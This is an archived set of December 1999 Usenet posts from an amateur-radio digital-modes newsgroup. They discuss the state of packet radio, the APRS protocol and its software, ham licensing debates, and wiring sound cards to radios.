Message-ID: <38621f4d.268289683@news.nai.net>
Source record: 14960

On 23 Dec 1999 05:55:37 GMT, wa2ise@netcom.com (Robert Casey) wrote:

>What is the state of the art in packet radio nowdays? I
>used to operate a plain old 1200 baud 2 meter packet
>years ago, but 1200 baud is awfully slow. What with
>56K modems and better on the Internet.
>I would picture a single package of a modem and radio
>inside. Connect computer and antenna for high speed packet
>of some sort.
>What is out there for use by individual users?

Basically in the N.E. US it is dead. (with the possible exception of the GRAPES links) I'm sad to report amateur packet radio died the agonizing painfull death of ignorance, negelect and narrow-mindedness. Just like the AM opts of ol' the world passed the bbs crowd by before they even knew what hit them. There are still a few of the old timers around trying desperately to hang on to their dead dream. You'll see them on here once in a while blaming everyone and anyone for the death of their old friend the packet radio bbs "system". The sad part about those poor old timers is no matter how hard they try they can't seem to get the blood stains off their own hands.

What's out there? Every area has a few broadcasting unattended 1200 baud netrom nodes. No one ever uses them except the owner/opperator but for whatever reason he still believes he is providing a 'service'. As these ol' timers die off the wasted packet spectrum grows more quiet each day.

5553. Re: Packet State of the art

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: ac6v <ac6v@ix.netcom.com>
Message-ID: <38622977.EA0D7068@ix.netcom.com>
Source record: 14961

For the latest developments in Packet see URL:
http://www.tapr.org/
The TAPR pages.

Here in San Diego Packet is live and well -- we have several active BBS's and nodes with lots of traffic. They are used extensively by ARES, RACES, NTS as well as individual users.

The DX Clusters are very popular with several hundred users per day - ties into the network up and down the state. During contests there is a steady stream of spots on this network. Dozens of DXpeditions and rare DX spots are made daily. The clusters have propagation reports, QSL information, Prefix info, swap boards and lots more

There are numerous APRS users here as well.

--
73 From Rod In San Diego

AC6V INDEX TO DX AND HAM RADIO
FEATURING 100+ PAGES, 700 INDEXED TOPICS, AND 3000 LINKS
Over 527,000 visits on the counter
http://www.ac6v.com/ -- General Ham Radio
http://www.ac6v.com/pagedx.html -- DX Reference Pages

5554. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s64ac84mrg38@corp.supernews.com>
Source record: 14962

The current licensing structure is based on favoring those with
higher morse code speeds. So what we have now, is a lot of
DX clusters, Morse code, and contests.

You don't need high speed packet for that, and Ham manufacturers
only build what sells.

The rules now allow Spread Spectrum on 70cm and higher. I think
the proper thing to do, would be to develop a modem that combines
modes that make it useful for both moon-bounce, and for data. By
data, I mean raw data. That is, a carrier for voice, network, and video
in the megabit range.

no.spam@no.junk.mail wrote

>Basically in the N.E. US it is dead. (with the possible exception of the GRAPES
>links) I'm sad to report amateur packet radio died the agonizing painfull death
>of ignorance, negelect and narrow-mindedness. Just like the AM opts of ol' the
>world passed the bbs crowd by before they even knew what hit them. There are
>still a few of the old timers around trying desperately to hang on to their dead
>dream. You'll see them on here once in a while blaming everyone and anyone for
>the death of their old friend the packet radio bbs "system". The sad part about
>those poor old timers is no matter how hard they try they can't seem to get the
>blood stains off their own hands.
>
>What's out there? Every area has a few broadcasting unattended 1200 baud netrom
>nodes. No one ever uses them except the owner/opperator but for whatever reason
>he still believes he is providing a 'service'. As these ol' timers die off the
>wasted packet spectrum grows more quiet each day.
>

5555. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: nielsen@primenet.com
Message-ID: <slrn864gg8.55p.nielsen@bob.localnet>
Source record: 14963

Actually, you would probably be better off upgrading to a later
version, rather than downgrading to an earlier one. I guess there was
some sort of problem with 0.88.9. I'm running LessTif 0.89.4 here
(from Debian potato) and Xastir works fine. I haven't tried UI-view,
but like the look of Xastir a bit better than WinAPRS. It's still
being worked on and new features are being added regularly.

Bob

On Thu, 23 Dec 1999 11:12:36 GMT, Rob Janssen wrote:
>Bob Nielsen <nielsen@primenet.com> wrote:
>>I don't know of any statically linked executables. I guess I could try
>>compiling it that way.
>
>>I assume you are referring to LessTif 0.88.9.
>
>That's right, I could not remember the name while I was typing :-)
>
>My system has LessTif 0.88.9 and the README of the source package I
>once downloaded said that that version was no good and I needed to
>find some earlier version... but maybe in the meantime that was
>solved in Xastir itself?
>
>Right now I have done something else (I really like these things):
>I have setup a Win95 machine in VMware, and it is running UI-view 2.15b
>on a KISS TNC on COM1. External to VMware, this COM port is connected
>to a tty-pty pair. The other side is connected to PE1CHL-NET running
>a TNC2 emulator (in KISSmode). PE1CHL-NET, as usual, connects to
>the kernel SCC driver that drives an OptoPcScc card.
>
>It worked first time :-)
>
>So on my Windows machine I see this:
>
>12:09:51T PE1CHL-12>TEST,WIDE,WIDE <UI C Len=52>:
>=5203.46N/00508.17EITest UI-View onder Linux {UIV21}
>12:09:57R PE1CHL-12>TEST,PE1OKZ-2*,WIDE <UI C Len=52>:
>=5203.46N/00508.17EITest UI-View onder Linux {UIV21}
>12:09:58R PE1CHL-12>TEST,PE1OKZ-2*,WIDE* <UI C Len=52>:
>=5203.46N/00508.17EITest UI-View onder Linux {UIV21}
>
>And in the NET trace window it appears again and is sent to the SCC:
>
>Dec 23 12:09:53.45 144 sent:
>AX25: PE1CHL-12->TEST v WIDE WIDE UI len=52 pid=Text

>0000 =5203.46N/00508.17EITest UI-View onder Linux {UIV21}
>
>Dec 23 12:09:57.33 144 recv:
>AX25: PE1CHL-12->TEST v PE1OKZ-2* WIDE UI len=52 pid=Text
>0000 =5203.46N/00508.17EITest UI-View onder Linux {UIV21}
>
>Dec 23 12:09:58.23 144 recv:
>AX25: PE1CHL-12->TEST v PE1OKZ-2* WIDE* UI len=52 pid=Text
>0000 =5203.46N/00508.17EITest UI-View onder Linux {UIV21}
>
>(for others that want to try: this requires a BETA version of VMware
>available to the selected BETA-test users only. the current release
>versions do not allow you to configure a COM port connected to a pty)
>
>Rob
>--
>+----------------------------------+--------------------------------------+
>| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
>| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
>+----------------------------------+--------------------------------------+

--
Bob Nielsen, W6SWE (RN2) Internet: nielsen@primenet.com
Tucson, AZ DM42nh AMPRnet: w6swe@w6swe.ampr.org
QRP-L #1985 http://www.primenet.com/~nielsen

5556. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: AF2Y_RULES <d_ranged@nutcase.net>
Message-ID: <3861F1C7.2E250254@nutcase.net>
Source record: 14964

Steve, are you saying that the difference between the Novice and
Extra written is nil. Only difference between Novice and Extra is
the code?
What world do you live in?

S

Steve Sampson wrote:
>
> The current licensing structure is based on favoring those with
> higher morse code speeds. So what we have now, is a lot of
> DX clusters, Morse code, and contests.
>
> You don't need high speed packet for that, and Ham manufacturers
> only build what sells.
>
> The rules now allow Spread Spectrum on 70cm and higher. I think
> the proper thing to do, would be to develop a modem that combines
> modes that make it useful for both moon-bounce, and for data. By
> data, I mean raw data. That is, a carrier for voice, network, and video
> in the megabit range.
>
> no.spam@no.junk.mail wrote
>
> >Basically in the N.E. US it is dead. (with the possible exception of the GRAPES
> >links) I'm sad to report amateur packet radio died the agonizing painfull death
> >of ignorance, negelect and narrow-mindedness. Just like the AM opts of ol' the
> >world passed the bbs crowd by before they even knew what hit them. There are
> >still a few of the old timers around trying desperately to hang on to their dead
> >dream. You'll see them on here once in a while blaming everyone and anyone for
> >the death of their old friend the packet radio bbs "system". The sad part about
> >those poor old timers is no matter how hard they try they can't seem to get the
> >blood stains off their own hands.
> >
> >What's out there? Every area has a few broadcasting unattended 1200 baud netrom
> >nodes. No one ever uses them except the owner/opperator but for whatever reason
> >he still believes he is providing a 'service'. As these ol' timers die off the
> >wasted packet spectrum grows more quiet each day.
> >

5557. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: "Rob K." <NoEmail@Pse.com>
Message-ID: <OEr84.199758$5r2.509686@tor-nn1.netcom.ca>
Source record: 14965
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

Hi Hamish,

Yes the preferred route is the line input jack of your sound card. But sometimes the Line Input doesn't work well (e.g. defective computer etc). Instead of paying for an expensive computer repair, the easiest solution is to use the mic input jack of your sound card.

But as you pointed out many mic input jacks have preamplifiers which can distort the signal. Fortunately, many sound card mixer programs (or other programs on your Windows Control Panel) have the option to TURN OFF the mic preamplifier which I highly recommend!

Many thanks for raising the mic preamplifier issue!

73's
Rob
"Hamish Moffatt" <hamish@rising.com.au> wrote in message
news:83p5bdcgh2@arachne.labyrinth.net.au...
> In rec.radio.amateur.digital.misc Bob Lewis <aa4pb@erols.com> wrote:
> > I would guess that in most sound cards the mike bias voltage is
> > supplied via a large value resistor so that shorting it to ground
> > will not do any damage to the sound card. In most cases the drive
> > impedance of your receiver's audio circuit is low enough that there
> > won't be any problems there either. Still, it's a good practice to
> > *not* connect the mike tip connection.
>
> Why would you want to use the mic input anyway? My experience has
> been that that input distorts any signal of interest except
> when connected to a microphone; from memory it usually contains
> internal preamps. I always use the line-in instead (and even my laptop
> has one).
>
>
> Hamish VK3SB
> --
> Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
> Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
> Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5558. Re: APRS PROTOCOL SPECIFICATION

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: Jeff Pierce <piercej@preferred.com>
Message-ID: <38625F44.7EB71904@preferred.com>
Source record: 14966

This may be a bit dated, my providers news server just now delivered it.

My understanding is that the APRS spec and name may be copyrighted, but
the protocol is not proprietory. This, I believe, means that you cannot
claim or plagarize the nameor spec.
You CAN implement the protocol and copyright the code that implements
it.

This I believe it what is meant by the "closed syetem" comment is an app
author not releasing their source code implementation of the protocol.
Their choice.

I presently am working on a APRS app in Tcl/Tk, so that it will run
under Windows, Linux and several other Unix OS's.

APRS
Robin Gilks wrote:
>
> I'm glad that someone has clarified the situation. The problem was also
> that the sources were closed (I gave up trying to get any info on the system
> some months ago so don't know if this is still the case) so the spec couldn't
> be infered from the software either.
>
> If its all open now and the implentations have been opened up so they can be
> implemented on other than a Windows based PC (and Mac and DOS) then I
> certainly welcome it.
>
> We have too many closed systems in what should be just a hobby where surely
> the best chance of learning something is where it doesn't just involve a
> 'black box' (hardware or software!!)
>
> Steve Sampson wrote:
> > No one is getting rich off of APRS. The man who started the protocol
> > owns the copyright. You can't call it APRS unless it is compatible.
> > With a written spec, you can now do that. So what's the real problem
> > here? This isn't a socialist country, so you're going to have to
> > come to grips with everything not being provided by the government.
> >
> > Here's a true example. My two older brothers designed a license plate
> > for their hot rod club. They drew it up on the kitchen table, and had 5
> > aluminum plates made. These were hand carved into wood, and then
> > cast. One of the club members wanted more plates so he made a
> > copy and had some more cast. Then he decided that he'd make a
> > bunch of ski-jackets with the logo. Too make a long story short, the
> > club lost their ownership of the logo, as it wasn't copyright. One

> > person makes a few bucks by stealing the logo, but the real problem
> > is that the joy went out of an otherwise simple experience.
> >
> > Rich wrote in message ...
> > >On Sun, 05 Dec 1999 10:33:18 GMT, Robin Gilks <g8ecj@abmdata.demon.co.uk> wrote:
> > >>As a matter of interest - is it true that the term APRS is Copyright and
> > >>cannot be included in the name of a software or hardware product without the
> > >>payment of a license fee?
> > >>
> > >>If this is the case I can't see much point in publishing a spec if all its
> > >>going to do is line someones pocket...
> > >
> > > You can always say that the product is "APRS Compatible".
> > >
> > >- Rich
> >
> >
> >
>
> --
> 73 de Robin. G8ECJ Hub manager gb7ipd
>
> NTS: G8ECJ@GB7TVG.#42.GBR.EU AmprNet: g8ecj@gb7ipd.ampr.org
> Internet: g8ecj@abmdata.demon.co.uk http://www.gb7ipd.freeserve.co.uk/
> Shack: (+44) 1628 533311 Fax: (+44) 1628 850165
> Club pages (g4xyw modem etc) at http://www.tvipug.freeserve.co.uk

--
Jeff Pierce, wd4nmq
piercej@preferred.com
http://pages.preferred.com/~piercej

------------== Posted via Newsfeeds.Com, Uncensored Usenet News ==----------
http://www.newsfeeds.com The Largest Usenet Servers in the World!
------== Over 73,000 Newsgroups - Including Dedicated Binaries Servers ==-----

5559. Re: WinAPRS and/or (was vs) UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: Lumpy <lumpy@digitalcartography.com>
Message-ID: <38624A3B.7D05@digitalcartography.com>
Source record: 14967

Steve Sampson wrote:
[re WinAPRS]

> ...docs for 2.4.0 and it says
> BMP/GIF will be in the future??

> ...How do you use GIF and BMP?...

You are correct, it is not well documented.
And as your follow ups indicate, you have
discovered how to build the simple geo
files. If the image is skewed, pull some
of mine from the webpage in this signature.
The geo files will have hints. Email me if
you need help tweaking the registration of
the coordinates.

None of the flavors of APRS software compete
with the others. Each one has it's strengths.
I sometimes run 2 or 3 platforms at the same
time. Not all icons and traffic appears the
same on all flavors of APRS.

If you're interested in some of the graphic/map
things that WinAPRS does, here's a couple.

Underlay a bitmap image (map, aerial view, sat photo)
Overlay a vector (traditional dos or win/mac aprs maps)
Underlay a DEM (uses regular, downloaded dem's from usgs
Use one or patchwork several together.
Overlay with any aprs map)
Underlay Precision Mapping data from their CD rom of USA

WinAPRS does have a weird, non-standard gui. It's written
in linux and ported to mac and win. There's a couple of
bugs that just won't leave. Nothing serious. There's so
many versions that you have to experiment to find the
one that you like best. I'm using a much older version
(2.2.7) because I like the way it displays icons better
than any of the newer versions.

I like 'em all!

Lumpy ab0gd
--
The Very Unofficial Colorado APRS Page
http://www.digitalcartography.com

5560. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s656p86sf9440@corp.supernews.com>
Source record: 14968

Yes, nil. You buy the book with all the questions and
answers (or download them for free) and read them during your
lunch breaks for a week. So the difference in licenses is only
the code speed.

I live on Earth, Western Hemisphere, North American Continent,
Oklahoma State, Oklahoma City City, SE 83rd Street Street.

AF2Y_RULES wrote

>Steve, are you saying that the difference between the Novice and
>Extra written is nil. Only difference between Novice and Extra is
>the code?
>What world do you live in?

5561. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn8651jq.a80.nomail@linux.pe1chl.ampr.org>
Source record: 14969

Roger Barker <roger@peaksys.co.uk> wrote:
>In article <slrn862uhv.2tu.nielsen@bob.localnet>, Bob Nielsen
><nielsen@primenet.com> writes
>>I don't know of any statically linked executables. I guess I could try
>>compiling it that way.

>>I assume you are referring to LessTif 0.88.9.

>I wonder if any of you Linux folk every read your own threads? Time and
>again you jump in to take yet another opportunity to tell the rest of us
>how good Linux is, and within a couple of messages it wanders off into a
>discussion of which kernel you need, what packaging, how to gather the
>bits to build the program before you can use it, how to patch the code
>before you gather the bits, etc...

>If you want to know why most people use Windows rather than Linux, you
>only need to read your own output.

Of course, when Windows software authors would distribute sources, the
situation would be similar if not worse. Actually, with many Windows
packages I get a number of .DLL's out of a certain set (things like
ctld3v2.dll, mfc42.dll, msvcrt.dll come to mind) of which each program
seems to think the version it has used is the optimal version that
should be written over the one already on the system. No matter if a
newer version is already there.

That situation is worse than on Linux, where at least they have a
mechanism of version dependencies that allow you to see what version
of a shared library you need to have installed for an application, and
the possibility of having several of these files installed at the same
time.

Rob
--
+----------------------------------+--------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+--------------------------------------+

5562. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: nomail@pe1chl.demon.nl
Message-ID: <slrn86520e.a80.nomail@linux.pe1chl.ampr.org>
Source record: 14970

Bob Nielsen <nielsen@primenet.com> wrote:
>Actually, you would probably be better off upgrading to a later
>version, rather than downgrading to an earlier one. I guess there was
>some sort of problem with 0.88.9. I'm running LessTif 0.89.4 here
>(from Debian potato) and Xastir works fine. I haven't tried UI-view,
>but like the look of Xastir a bit better than WinAPRS. It's still
>being worked on and new features are being added regularly.

I'll probably try it some time, maybe during the holidays.

I'm a bit puzzled how the application can extract unambiguous data from
the seemingly ad-hoc structure of the packets. I am interested in seeing
what protcols they are using, and I sometimes wonder why they don't use
established techniques like IP Multicasting. Once I have found out how
it works and why things are done this way, I'll probably quickly lose
interest...

Rob
--
+----------------------------------+---------------------------------------+
| Rob Janssen pe1chl@amsat.org | WWW: http://www.knoware.nl/users/rob |
| AMPRnet: rob@pe1chl.ampr.org | AX.25 BBS: PE1CHL@PI8WNO.#UTR.NLD.EU |
+----------------------------------+---------------------------------------+

5563. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: Steve Sampson <ssampson@usa-site.net>
Message-ID: <s6593tg9f94177@corp.supernews.com>
Source record: 14971

The APRS protocol is based on the digipeater, and thus there is no networking assumed. You digi through a relay and maybe a relay followed by a wide (today the digipeaters are a little more sophisticated with widen-N callss).

The data started out as lat/long position and a type icon, and grew from there. The original application was to watch the Naval Acadamy boats on their summer cruise.

Right now there is a big wide digipeater in Miami that everyone connects to on the internet. It's just a digipeater with security rules.

That's it, works, but don't expect rocket science :-)

Rob Janssen wrote

>I'm a bit puzzled how the application can extract unambiguous data from
>the seemingly ad-hoc structure of the packets. I am interested in seeing
>what protcols they are using, and I sometimes wonder why they don't use
>established techniques like IP Multicasting. Once I have found out how
>it works and why things are done this way, I'll probably quickly lose
>interest...

5564. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-23 00:00:00 UTC
From: Rich Peet <peet@citilink.com>
Message-ID: <LFx84.723$2O6.50034@ptah.visi.com>
Source record: 14972
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

no, most sound cards are mono on the mic input. The center ring is either
not connected or is 5 volts for those with electret mics.

"D. Stussy" <kd6lvw@bde-arc.ampr.org> wrote in message
news:Pine.LNX.4.10.9912192112030.5987-100000@dns.bde-arc.ampr.org...
> Both.
>
> On Sat, 18 Dec 1999, Clifford Buttschardt wrote:
>
> > Which input, mic or line? I can not make any sence out of these
> > statements that do not define what is being said! Cliff K7RR
> >
> >
> > Sat, 18 Dec 1999, D. Stussy wrote:
> >
> > > Depends on the soundcard. Most soundcards now have stereo inputs.
> > >
> > > On Sat, 18 Dec 1999, Clifford Buttschardt wrote:
> > > > Good comments these, but I am still confused. Is the line and
microphone
> > > > inputs USUALLY stereo plugs? I think the mic input is always stereo
but
> > > > does it use the "ring" in any way? I would guess the line input
would be
> > > > mono in most cases. Is this true most of the time? Cliff K7RR
> > > >
> > > > On Sat, 18 Dec 1999, D. Stussy wrote:
> > > >
> > > > > On Sat, 18 Dec 1999, Rob wrote:
> > > > > > I heard that it is NOT a good idea to connect both channels
(Left and Right)
> > > > > > of the sound card's line output to the Rig's mic input. It
might cause
> > > > > > distortion. (On the other hand, I heard it doesn't matter
whether the rig's
> > > > > > speaker output is connected to both channels of the sound card's
line input
> > > > > > or mic input).
> > > > > >
> > > > > > Is this true? Will there be distortion?
> > > > > >
> > > > > > I also heard if you just used a mono plug for the sound card's
line output

> > > > > > (or speaker output), it will short out one of the channels and
may cause
> > > > > > distortion. It is best to use a stereo plug and only use one of
the
> > > > > > channels. Is this good advice?
> > > > > >
> > > > > > ...If someone were smart, the soundcard driver software could be
re-written so
> > > > > > each audio channel were a different "port" thus creating a
dual-port virtual
> > > > > > TNC. Of course, there would have to be two PTT circuits, two DSP
engines for
> > > > > > RX, etc. Then the above situation would be moot.
> > > >
> > > >
> > > >
> > >
>

5565. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-24 00:00:00 UTC
From: Roger Barker <roger@peaksys.co.uk>
Message-ID: <H2ESTJAh4rY4Ewrr@peaksys.co.uk>
Source record: 14973

In article <slrn8651jq.a80.nomail@linux.pe1chl.ampr.org>, Rob Janssen
<nomail@pe1chl.demon.nl> writes
>Roger Barker <roger@peaksys.co.uk> wrote:
>>In article <slrn862uhv.2tu.nielsen@bob.localnet>, Bob Nielsen
>><nielsen@primenet.com> writes
>>>I don't know of any statically linked executables. I guess I could try
>>>compiling it that way.
>
>>>I assume you are referring to LessTif 0.88.9.
>
>>I wonder if any of you Linux folk every read your own threads? Time and
>>again you jump in to take yet another opportunity to tell the rest of us
>>how good Linux is, and within a couple of messages it wanders off into a
>>discussion of which kernel you need, what packaging, how to gather the
>>bits to build the program before you can use it, how to patch the code
>>before you gather the bits, etc...
>
>>If you want to know why most people use Windows rather than Linux, you
>>only need to read your own output.
>
>Of course, when Windows software authors would distribute sources, the
>situation would be similar if not worse. Actually, with many Windows
>packages I get a number of .DLL's out of a certain set (things like
>ctld3v2.dll, mfc42.dll, msvcrt.dll come to mind) of which each program
>seems to think the version it has used is the optimal version that
>should be written over the one already on the system. No matter if a
>newer version is already there.

If the software author uses a good installer, e.g. InstallShield, that
problem should not occur.

Anyway, don't take my comments too seriously, it was only a wind-up!

--
Roger Barker, G4IDE roger@peaksys.co.uk
Boston, UK http://www.packetradio.org.uk

5566. Re: Any web or telnet sites via internet access to packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-24 00:00:00 UTC
From: Dale Gillilan <positivechanges.hypnosis@gte.net>
Message-ID: <3862FBB0.CA94B475@gte.net>
Source record: 14974

Daniel nicholson wrote:

> why would you not set up radio equipment? Do you have restrictions against
> it? Or are you just not willing to get on the air and want to use the
> computer to pretend to play on the air?
>
> Just wondering...Packet is so easy to set up...

Boy, I wish that were my experience. I have spent numerous DAYS trying to get my system to work. I have yet to be successful at getting all the bugs out so I can send and receive a message.

Perhaps it's due to the fact that I have never been on any digital ham system before, just voice and good 'ol CW. Anyway, I hope it's just a learning curve issue. Sure is discouraging...

Dale

5567. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-24 00:00:00 UTC
From: Ian Wade <ian@dowrmain.demon.co.uk>
Message-ID: <SmCkKPASByY4EwYy@dowrmain.demon.co.uk>
Source record: 14975

In article <slrn86520e.a80.nomail@linux.pe1chl.ampr.org>, Rob Janssen
<nomail@pe1chl.demon.nl> writes

>I'm a bit puzzled how the application can extract unambiguous data from
>the seemingly ad-hoc structure of the packets.

Yes, it is puzzling :-) There are many ambiguities in the current
specification, but most of it seems to work more-or-less reliably most
of the time in practice. Hopefully these ambiguities will be addressed
in future versions.

> I am interested in seeing
>what protcols they are using.

Take a look at the current draft of the APRS Version 1.0 Protocol
specification, at http://www.tapr.org/tapr/html/Faprswg.html

73
Ian, G3NRW
Technical Editor, APRS Protocol Specification

--
+---+
| APRS on 144.800 [IO91SX] ~55km/35 miles NNW of London |
| email: g3nrw@arrl.net |
| |
| APRS PROTOCOL SPEC: http://www.tapr.org/tapr/html/Faprswg.html|
+---+

5568. Re: Any web or telnet sites via internet access to packet?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-24 00:00:00 UTC
From: Daniel nicholson <dnicholson@socket.net>
Message-ID: <s66t2u6qh4573@corp.supernews.com>
Source record: 14976

Keep at it Dale. It is a learning curve but it is a short one!! One thing I do hope is that there is plenty of packet activity in your area. Here it has dropped to a few die hards <Me for one> . what kind of bugs do you have? I am not an expert but I have been on packet for 10 years..
I will try to help if I can...

Dan

>
>Boy, I wish that were my experience. I have spent numerous DAYS trying to get
>my system to work. I have yet to be successful at getting all the bugs out so
>I can send and receive a message.
>
>Perhaps it's due to the fact that I have never been on any digital ham system
>before, just voice and good 'ol CW. Anyway, I hope it's just a learning curve
>issue. Sure is discouraging...
>
>Dale
>

5569. FS: PK232 TNC

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-24 00:00:00 UTC
From: Dan <dan.jaume@usa.net>
Message-ID: <84053a$124c$1@news.gate.net>
Source record: 14977
Cross-posted to: rec.radio.amateur.digital.misc,alt.ham-radio.packet,rec.radio.amateur.equipment

FS: PK232 TNC, cables, manual, clean, non smoker.
$ 75.00, shipping included, lower 48 sstates.

Dan 561 286-7241

5570. Re: WinAPRS vs UI View??

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-24 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <83udu1$1vpb$2@arachne.labyrinth.net.au>
Source record: 14978

Roger Barker <roger@peaksys.co.uk> wrote:
> I wonder if any of you Linux folk every read your own threads? Time and
> again you jump in to take yet another opportunity to tell the rest of us
> how good Linux is, and within a couple of messages it wanders off into a
> discussion of which kernel you need, what packaging, how to gather the
> bits to build the program before you can use it, how to patch the code
> before you gather the bits, etc...

> If you want to know why most people use Windows rather than Linux, you
> only need to read your own output.

With software still under development, that's not unreasonable.
If you get the whole system like a release version of Debian or
Red Hat and install that, you won't have a problem. Debian compiles with
a lot of hamradio software in the box. I don't know if xastir is
among them yet, but it could be.

Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5571. Re: Connecting sound card to Computer

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-24 00:00:00 UTC
From: Hamish Moffatt <hamish@rising.com.au>
Message-ID: <83ue3j$1vpb$3@arachne.labyrinth.net.au>
Source record: 14979
Cross-posted to: rec.radio.amateur.digital.misc,rec.radio.amateur.homebrew

In rec.radio.amateur.digital.misc Rob K. <NoEmail@Pse.com> wrote:
> But as you pointed out many mic input jacks have preamplifiers which can
> distort the signal. Fortunately, many sound card mixer programs (or other
> programs on your Windows Control Panel) have the option to TURN OFF the mic
> preamplifier which I highly recommend!

Excellent advice. I was not aware that you could usually turn these off.
In W98, I can see an advanced option called "Microphone Gain Control"
(on or off) which might be it.

> Many thanks for raising the mic preamplifier issue!

Cheers
Hamish
--
Hamish Moffatt Mobile: +61 412 011 176 hamish@rising.com.au
Rising Software Australia Pty. Ltd. http://www.risingsoftware.com/
Phone: +61 3 9894 4788 Fax: +61 3 9894 3362 USA: 1 888 667 7839

5572. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: OM <omham@radio.rec.org>
Message-ID: <OrbnVtTGA.262@cpmsnbbsa02>
Source record: 14980

Steve Sampson <ssampson@usa-site.net> wrote in message
news:s656p86sf9440@corp.supernews.com...
> Yes, nil. You buy the book with all the questions and
> answers (or download them for free) and read them during your
> lunch breaks for a week. So the difference in licenses is only
> the code speed.
>
> I live on Earth, Western Hemisphere, North American Continent,
> Oklahoma State, Oklahoma City City, SE 83rd Street Street.
>
> AF2Y_RULES wrote
>
> >Steve, are you saying that the difference between the Novice and
> >Extra written is nil. Only difference between Novice and Extra is
> >the code?
> >What world do you live in?

I have been in ham radio since 1968, after 31 years just upgraded to Extra from Advanced. Mainly because college and career were more important. About two years ago a friend from high school and I ran into each other, in the passing years years he had finally got his Extra Class license. I who had been away from Ham radio other than the occassional HF and more often 2 meter QSO, was totally unaware what of had transpired since the days of "ARRL's Incentive Licensing" in the early 70s. My friend filled me in, and convienced me to obtain an Extra Class license.

I agree with both of you in this argument but, would like to further say even the code is not a serious threat. Back in 1969 when I took my General Class, it was overseen by an obearing and authoritive FCC Federal Radio Inspector who made Clint Eastwood's "Harry" look like a nice guy. The requirements were 5 minutes of solid copy and sending by hand key of the Morse code. The written test was technically very hard compared to my Extra test, and overall the entire process was about three hours long. This was in addition to, a drive of over an hour long during the one quarter year week day it was adminstered in one of my state's major cities (three).

Now I am not trying to be like the older timers who walked through fifty feet of snow to school every day in the winter. But to give you an idea how easy it is to become a Ham now days. My extra test was a piece of cake, the code which I thought was going to be the block in obtaining an Extra license, turned out to be really easy. The VECs were friendly and the test schedules were very convenient in time and location.

I have been active now for about 3 months on various digital modes after many years. What I see as the biggest threat is the encroachment of

Commerical communications interests. What Hams are active on HF are into DX chasing or fighting with each other over many in comprehensable issues.

The internet provides the flow of information once provided by BBS and would agree with the statements made by all responding to this thread. BBS are dying both on HF Packet and in the hardwired world as well. They provided a service years ago that has been long since picked by AOL, MSN and other ISPs. Even Compuserve, the king of BBS in the early days rolled over to becoming an ISP. BBS have transformed into the Web Servers of today, with all GUI ease the WEB Masters of long ago envisioned.

In short, Packet BBS other than for fun has OBT or in plain words Overcome By Technology.

73,
OMHAM

5573. Re: What's the state of art in packet nowdays?

Newsgroup: rec.radio.amateur.digital.misc
Date: 1999-12-25 00:00:00 UTC
From: wd1v@amsat.org
Message-ID: <wd1v-2512990806380001@wdonev.ne.mediaone.net>
Source record: 14981

In article <OrbnVtTGA.262@cpmsnbbsa02>, "OM" <omham@radio.rec.org> wrote:

>In short, Packet BBS other than for fun has OBT or in plain words Overcome
>By Technology.
>
>73,
>OMHAM

Congrats on getting your EXTRA -

Ham radio simply lacks wireless modems with enough BW to make
our capabilities come into signifigant play. God knows we have
enough computers. But to get a wireless modem going with a
data rate that supports audio, video, data - this is what we
sit patiently (remember the cartoon of the 2 vultures with
one saying to the other..."Patience my ass! I'm gonna go
KILL something!") waiting for because its out of homebrew
league. Speaking of the league...write them and let them
know about the pivotal point. And all the radio manufacturers.
Etc. It will come and it will be fun!

73

(((\
\x 0__~\
\x_\@_^__*)
O \o
